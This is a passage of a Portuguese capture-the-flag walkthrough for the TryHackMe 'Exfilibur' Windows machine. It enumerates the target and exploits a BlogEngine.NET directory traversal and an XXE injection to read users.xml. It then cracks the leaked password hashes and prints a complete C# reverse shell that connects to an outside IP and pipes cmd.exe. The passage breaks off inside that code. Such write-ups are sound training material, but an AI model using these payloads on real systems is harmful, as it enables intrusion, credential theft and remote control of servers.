

Exfilibur (W)

Informações

- O IP da máquina foi adicionado ao `/etc/hosts` com a URL `http://exfilibur.thm/`
- Período: 21/05/2025 a 24/05/2025
- Máquina do `TryHackMe` de Nível Difícil
- Sistema Operacional: Windows

Sumário

1. [Enumeração](#)

1. [NMap](#)
2. [Procurando por diretórios válidos](#)
3. [Primeiros passos na aplicação](#)
 1. [Wappalyzer](#)
 2. [Burp Suite](#)

2. [Exploração](#)

1. [`BlogEngine.NET` 3.3.7.0 Permitindo Directory Transversal](#)
 1. [Listando os diretórios com a vulnerabilidade](#)
2. [BlogEngine 3.3 - XML External Entity Injection](#)
 1. [Payload do XXE](#)
 2. [Usando a Payload](#)
 3. [Exfiltrando o arquivo `users.xml`](#)
 1. [Primeira Tentativa](#)
 2. [Segunda Tentativa](#)
4. [`Base64`, `xxd`, decodificando a string para convertê-la em hash.](#)
 1. [Explicação \(Parte por Parte\)](#)
5. [Quebrando as hashes](#)
 1. [Reconhecendo a HASH](#)
 2. [Quebrando e Obtendo a senha](#)
3. [Autenticando com o usuário `guest`](#)
4. [Obtendo a reverse shell](#)
 1. [Payload da Reverse Shell](#)
 2. [Analisando upload de arquivos](#)
 1. [O que está acontecendo?](#)

2. [Como que funciona esse `RCE`](#)3. [Pós-Exploração](#)1. [Acessando o usuário `kingarthy`](#)4. [Escalação de Privilégio \(PrivEsc\)](#)1. [Exploits Conhecidos](#)2. [Usando o `EfsPotato`](#)

Enumeração

NMap

```

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-title: 403 - Forbidden: Access is denied.
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=EXFILIBUR
| Not valid before: 2025-05-20T17:24:43
|_ Not valid after: 2025-11-19T17:24:43
| rdp-ntlm-info:
|   Target_Name: EXFILIBUR
|   NetBIOS_Domain_Name: EXFILIBUR
|   NetBIOS_Computer_Name: EXFILIBUR
|   DNS_Domain_Name: EXFILIBUR
|   DNS_Computer_Name: EXFILIBUR
|   Product_Version: 10.0.17763
|_ System_Time: 2025-05-21T17:34:16+00:00
|_ ssl-date: 2025-05-21T17:34:24+00:00; 0s from scanner time.
```

Procurando por diretórios válidos


Capture filter: Capturing all items						
View filter: Showing all items						
Request	Payload	Status code ^	Response received	Error	Timeout	Length
50	blog	200	470			23856
987	Blog	200	361			23856
56	aspnet_client	301	360			388
0		403	350			1394
1	cgi-bin	404	350			1406
2	images	404	353			1406
3	admin	404	349			1406
4	includes	404	349			1406
5	modules	404	362			1406
6	templates	404	358			1406
7	cache	404	364			1406
8	media	404	358			1406
Request Response						
Pretty Raw Hex						
<pre> 1 GET /blog HTTP/1.1 2 Host: exfilibur.thm 3 Accept-Language: pt-BR,pt;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 </pre>						

Opa, foi encontrado um diretório chamado `/blog`, até porque o diretório raiz não estava funcionando.

Primeiros passos na aplicação


Wappalyzer

Verificando o `Wappalyzer` para identificar as tecnologias presentes.



Burp Suite

Ao percorrer a aplicação para fazermos uma listagem manual de diretórios, o que pode ser mais útil.




Mexendo por todos os diretórios eu acabei encontrando a Engine e a versão em /blog/apml.axd . A partir daí eu vou buscar alguns exploits (se existir) na Web para poder ver meios de exploração

```
<?xml version="1.0" encoding="utf-8" ?>
<APML>
  <Head>
    <Title>APML data for Excelibur - Here knights decode data instead of dueling while code wizards cast their spells.
    </Title>
    <Generator>BlogEngine.NET 3.3.7.0</Generator>
    <UserEmail>
    <DateCreated>21/05/2025 19:16:54</DateCreated>
  </Head>
  <Body defaultProfile="tags">
    <Profile name="tags">
      <ImplicitData>
        <Content/
```

Exploração


BlogEngine.NET 3.3.7.0 Permitindo Directory Transversal

"BlogEngine.NET 3.3.7.0 allows /api/filemanager Directory Traversal via the path parameter."



Exploitando o parâmetro `path`, consegui navegar pelos diretórios e listar essas duas pastas: `aspnet_client` e `blog`.

`http://exfilibur.thm/blog/api/filemanager?path=../../../../..`



Listando os diretórios com a vulnerabilidade

Fazendo uma listagem de todos os diretórios e arquivos dentro da pasta raiz /blog/ .

(Essa listagem foi obtido por meio do navegador e ajustado manualmente)

```
[Directory] ~/App_Data/files../../../../blog
[Directory] ~/App_Data/files../../../../blog/Account
[Directory] ~/App_Data/files../../../../blog/admin
[Directory] ~/App_Data/files../../../../blog/AppCode
[Directory] ~/App_Data/files../../../../blog/App_Data
[Directory] ~/App_Data/files../../../../blog/App_GlobalResources
[Directory] ~/App_Data/files../../../../blog/aspnet_client
[Directory] ~/App_Data/files../../../../blog/bin
[Directory] ~/App_Data/files../../../../blog/Content
[Directory] ~/App_Data/files../../../../blog/Custom
[Directory] ~/App_Data/files../../../../blog/font
[Directory] ~/App_Data/files../../../../blog/Scripts
[Directory] ~/App_Data/files../../../../blog/setup
```

```
[File] ../../../../../../blog/archive.aspx
[File] ../../../../../../blog/contact.aspx
[File] ../../../../../../blog/default.aspx
[File] ../../../../../../blog/error.aspx
[File] ../../../../../../blog/error404.aspx
[File] ../../../../../../blog/FrontPageExample.aspx
[File] ../../../../../../blog/Global.asax
[File] ../../../../../../blog/packages.config
[File] ../../../../../../blog/page.aspx
[File] ../../../../../../blog/post.aspx
[File] ../../../../../../blog/robots.txt
[File] ../../../../../../blog/search.aspx
[File] ../../../../../../blog/Web.config
[File] ../../../../../../blog/Web.sitemap
[File] ../../../../../../blog/wlwmanifest.xml
```

```
curl -s "http://exfilibur.thm/blog/api/filemanager?
path=../../../../blog/Account" | jq -r '[] | "\""(.FileType)\t\"(.FullPath)\""'
```

```
0  ~/App_Data/files../../../../blog
1  ../../../../../../blog/Account/account.css
1  ../../../../../../blog/Account/account.js
1  ../../../../../../blog/Account/account.master
1  ../../../../../../blog/Account/change-password-success.aspx
```

```

1 ../../../../blog/Account/change-password.aspx
1 ../../../../blog/Account/create-blog.aspx
1 ../../../../blog/Account/login.aspx
1 ../../../../blog/Account/Logout.cshtml
1 ../../../../blog/Account/password-retrieval.aspx
1 ../../../../blog/Account/register.aspx
1 ../../../../blog/Account/Web.Config

```

```

curl -s "http://exfilibur.thm/blog/api/filemanager?
path=../../../../../blog/App_data" | jq -r '.[ ] | "\(.FileType)\t\(.FullPath)" '

```

```

0 ~/App_Data/files../../../../../blog
.
.
.
1 ../../../../blog/App_data/settings.xml
1 ../../../../blog/App_data/users.xml

```

O arquivo `users.xml` me despertou curiosidade. Fui procurar algum exploit `XXE` que eu pudesse explorar.

BlogEngine 3.3 - XML External Entity Injection

Payload do XXE

```

Url: http://websiteurl-blogengine3.3/metaweblog.axd
Parameter Name: BodyXML
Parameter Type: POST
Attack Pattern: <?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY>
<!ENTITY lfi SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">]>
<ns>&lfi;</ns>

```

```
w3m http://exfilibur.thm/blog/metaweblog.axd
```

2: arthur-strelow@ubuntu-star: ~/Downloads ▾

```

<?xml version="1.0" encoding="utf-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value>01</value>
        </member>
        <member>
          <name>faultString</name>
          <value>Invalid XMLRPC Request. (StartIndex cannot be less than zero.
Parameter name: startIndex)</value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>

```

Usando a Payload

Bem, agora é apenas fazer a requisição como mostrado na payload anteriormente e comprovar que há uma vulnerabilidade de LFI.

```

1 POST /blog/metaweblog.axd HTTP/1.1
2 Host: exfilibur.thm
3 Accept-Language: pt-BR;pt;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/134.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Cookie: rating=b21f13d0-e85c-4742-91a7-61d6548d912c
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 136
13
14 <?xml version="1.0"?>
15 <!DOCTYPE ns [<ELEMENT ns ANY*><ENTITY lfi SYSTEM
16   *file:///C:/Windows/System32/drivers/etc/hosts*><ns>
17   &lfi;
18 </ns>
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46

```

```

13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46

```

```

<struct>
  <member>
    <name>
      faultCode
    </name>
    <value>
      02
    </value>
  </member>
  <member>
    <name>
      faultString
    </name>
    <value>
      Unknown Method. (# Copyright (c) 1993-2009 Microsoft Corp.
      #
      # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
      #
      # This file contains the mappings of IP addresses to host names. Each
      # entry should be kept on an individual line. The IP address should
      # be placed in the first column followed by the corresponding host name.
      # The IP address and the host name should be separated by at least one
      # space.
      #
      # Additionally, comments (such as these) may be inserted on individual
      # lines or following the machine name denoted by a '#' symbol.
      #
      # For example:
      #
      #       102.54.94.97       rhino.acme.com       # source server
      #       38.25.63.10       x.acme.com           # x client host
      #
      # localhost name resolution is handled within DNS itself.
      #
      #       127.0.0.1         localhost
      #       ::1               localhost
      #
    </value>
  </member>
</struct>
</value>
</fault>
</methodResponse>

```

Exfiltrando o arquivo users.xml

Primeira Tentativa

Procurando pelo arquivo users.xml, tive este retorno.

```
...file:///C:/inetpub/wwwroot/blog/App_Data/users.xml"...
```

```

13 <?xml version="1.0"?>
14 <!DOCTYPE ns [<ELEMENT ns ANY*><ENTITY lfi SYSTEM "file:///C:/inetpub/wwwroot/blog/App_Data/users.xml"><ns>
15   &lfi;
16 </ns>
17
18
19
20

```

```

16
17
18
19
20

```

```

faultCode
<name>
  02
</name>
<value>
  02
</value>
</member>
<member>
  <name>
    faultString
  </name>
  <value>
    Unknown Method.
    (Adminvob5jAvKFFT5gPqGQh7C4kcK+1rBzbOf70xfptvDpost@example.com2007-12-05
    20:46:40questhJg8YPfarchLJhphiH4AsD2+aDdpX1EH6PeEgRbhuv=guest@mail.com2023-0
    8-12 08:47:51)
  </value>
</member>
</struct>
</value>
</fault>
</methodResponse>


```



```
<value>
Unknown Method.
(AdminwobS/AvKFPT5qP9FgQyh7C+kc+k+1rBzb0f70xfptw0=post@example.com2007-12-
05
20:46:40guesthJg8YPfarcHLhphiH4AsDZ+aPDwpXIEHSPsEgRXBhuw=guest@email.com20
23-08-12 08:47:51)
</value>
```

Segunda Tentativa

Tentei exfiltrar o `users.xml` pela falha de XXE, mas não tive muito êxito. Então, procurando, acabei encontrando uma payload que resolve isso.



```
<Users>
  <User>
    <UserName>Admin</UserName>
    <Password>wobS/AvKFPT5qP9FgQyh7C+kc+k+1rBzb0f70xfptw0=</Password>
    <Email>post@example.com</Email>
    <LastLoginTime>2007-12-05 20:46:40</LastLoginTime>
  </User>
  <!--
<User>
  <UserName>merlin</UserName>
  <Password></Password>
  <Email>mark@email.com</Email>
  <LastLoginTime>2023-08-11 10:58:51</LastLoginTime>
</User>
-->
<User>
  <UserName>guest</UserName>
  <Password>hJq8YPfarcHLhphiH4AsDZ+aPDwpXIEHSPsEqRXBhuw=</Password>
```

```
<Email>guest@email.com</Email>
<LastLoginTime>2023-08-12 08:47:51</LastLoginTime>
</User>
</Users>
```

Base64 , xxd , decodificando a string para convertê-la em hash.

String -> Hash

```
echo "wobS/AvKFPT5qP9FgQyh7C+kc+k+1rBzb0f70xfptw0=" | base64 -d | xxd -p -c
32 -> c286d2fc0bca14f4f9a8ff45810ca1ec2fa473e93ed6b0736ce7fb3b17e9b70d
```

```
echo "hJg8YPfarcHLhphiH4AsDZ+aPDwpXIEHSPsEgRXBhuw=" | base64 -d | xxd -p -c
32 ->
84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec
```

Explicação (Parte por Parte)

echo "wobS/AvKFPT5qP9FgQyh7C+kc+k+1rBzb0f70xfptw0=" -> **Input original**. Essa é a string extraída da aplicação, e percebe-se que ela tem características de uma codificação em Base64, possivelmente representando um **hash** (como SHA-1 com salt).

Porque?

É relativamente fácil identificar uma string em Base64, e ao decodificá-la com `base64 -d`, o resultado é algo como: "`??<>\?H?????`".

Pode parecer que algo deu errado — mas, tecnicamente, **isso está certo**. Esse comportamento indica que o resultado é um **blob binário**, ou seja, uma sequência de bytes brutos.

Esse tipo de conteúdo pode representar:

- Uma **hash** (SHA-1, SHA-256 etc.)
- Um **valor criptografado**
- Uma **senha com salt embutido**

E daí vem a última parte do comando


Essa parte converte os bytes binários em hexadecimal puro (flat), usando:

- `-p` : gera um hexdump simples (sem offsets nem ASCII lateral)
- `-c 32` : organiza a saída com 32 caracteres por linha (apenas visual)

O `xxd` é usado para **visualizar o conteúdo real** dos bytes em um formato legível — essencial para análise forense, comparação de hashes ou tentativa de reconhecimento do tipo de dado.

Quebrando as hashes

Reconhecendo a HASH



1100	Domain Cached Credentials (DCC), MS Cache	4dd8965d1d476fa0d026722989a6b772-3060147285011
1300	SHA2-224	e4fa1555ad877bfbec455483371867200eee89550a93eff295a6198
1400	SHA2-256	127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935
1410	sha256 (\$pass, \$salt)	c73d08de890479518ed60c4670d17aa26a4a71995c1d0cc978165399401a6c4-53743528
1420	sha256 (\$salt, \$pass)	eb368a2dfd38b405014118c7d9747fcc574f0ee75c05963cd9da6ee5ef498-560407001617
1430	sha256 (utf16le(\$pass), \$salt)	4cc8eb60476c33edac52b5a7548c2c50e0f9e31ce656c64b213f901bc87421-890128
1440	sha256 (\$salt, utf16le(\$pass))	a4bd99e1e0aba51814e81388badb23ecc560312c4324b2018ea76393ea1caca9-12345678
1450	HMAC-SHA256 (key = \$pass)	abaf88d6bf2334a4a8b207cc61a06fb46c3e38e882e6f6886742688b8588c-1234
1460	HMAC-SHA256 (key = \$salt)	8efbe4cec28f28f9a48daa44893ac3638fbae81358f9020be1d7a9a509c6-1234
1470	sha256 (utf16le(\$pass))	9e9283e633f4a7a42d3abc93701155be8afe5660da24c8759e7d3533e2f2dc82
1500	descript, DES (Unix), Traditional DES	48cRBJAV757A

Esse site indica que há uma chance de ser **SHA256** . Isso abre o leque para algumas opções:

- **sha2-224** → Poderia até ser, mas o tamanho da hash não é compatível.
- **sha2-256** → Forte candidata, pois tudo parece se encaixar.
- **sha256** → Também é uma forte candidata, porém o fato de, necessariamente, precisar de um `$salt` torna plausível que **não seja essa** a escolhida.

Quebrando e Obtendo a senha

```
hashcat -m 1400 hashes.txt /home/arthur-strelow/SecLists/Passwords/Leaked-Databases/rockyou.txt
```

O arquivo `hashes.txt` contém as duas hashes obtidas e decodificadas anteriormente.

Primeira credencial

```
84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec:guest
```

Autenticando com o usuário **guest**

Comecei procurar por páginas que apenas usuários autenticados teriam acesso e acabei encontrando uma página que ainda estava sendo escrita. E havia uma senha administrativa.

Decoding Camelot: Unveiling King Arthur's Secret Word

Formats ▾

BU*I*

☰

☰

☰

☰

☰

☰

A**A**

🔗

🔗

</>

🔗

</>



In the tapestry of history, the legendary King Arthur has captivated generations. His tales of valor, the noble Round Table, and the enigmatic blade Excalibur. Yet, amid the splendor of Camelot, an even more beguiling enigma awaits—the clandestine key to King Arthur's inner sanctum.

As our journey through Arthurian lore unfolds, an unexpected revelation comes to light—one that connects the medieval mystique with contemporary cybersecurity practices. It is revealed that the very guardian of Camelot's secrets, King Arthur himself, employed a singular key to access the realm's digital domain—an administrator's account safeguarded by the password: "Excal1burP@ss1337". This password was not supposed to be reused.

As we navigate our own digital quests, let us reflect on the password choices we make today. Let King Arthur's story serve as a timeless reminder that even the most fabled figures can offer insights into the challenges we face in our interconnected world. While "Excal1burP@ss1337" might have unlocked the digital gates of Camelot, it also reminds us that the modern world demands a more vigilant approach to securing our realms.

✎ Senha do "admin"

Excal1burP@ss1337

Obtendo a reverse shell

Payload da Reverse Shell

Encontrei uma payload de reverse shell que será utilizada para obter acesso remoto à máquina.

```
<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false"
Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>

<script runat="server">
    static System.IO.StreamWriter streamWriter;
```

```

protected override void OnLoad(EventArgs e) {
    base.OnLoad(e);

    using(System.Net.Sockets.TcpClient client = new
System.Net.Sockets.TcpClient("110.13.72.32", 445)) {
        using(System.IO.Stream stream = client.GetStream()) {
            using(System.IO.StreamReader rdr = new
System.IO.StreamReader(stream)) {
                StreamWriter = new System.IO.StreamWriter(stream);

                StringBuilder strInput = new StringBuilder();

                System.Diagnostics.Process p = new
System.Diagnostics.Process();
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.CreateNoWindow = true;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardInput = true;
                p.StartInfo.RedirectStandardError = true;
                p.OutputDataReceived += new
System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
                p.Start();
                p.BeginOutputReadLine();

                while(true) {
                    strInput.Append(rdr.ReadLine());
                    p.StandardInput.WriteLine(strInput);
                    strInput.Remove(0, strInput.Length);
                }
            }
        }
    }

    private static void CmdOutputDataHandler(object sendingProcess,
System.Diagnostics.DataReceivedEventArgs outLine) {
        StringBuilder strOutput = new StringBuilder();

        if (!String.IsNullOrEmpty(outLine.Data)) {
            try {
                strOutput.Append(outLine.Data);
            }
        }
    }
}

```

```

        streamWriter.WriteLine(strOutput);
        streamWriter.Flush();
    } catch (Exception err) { }
}
}

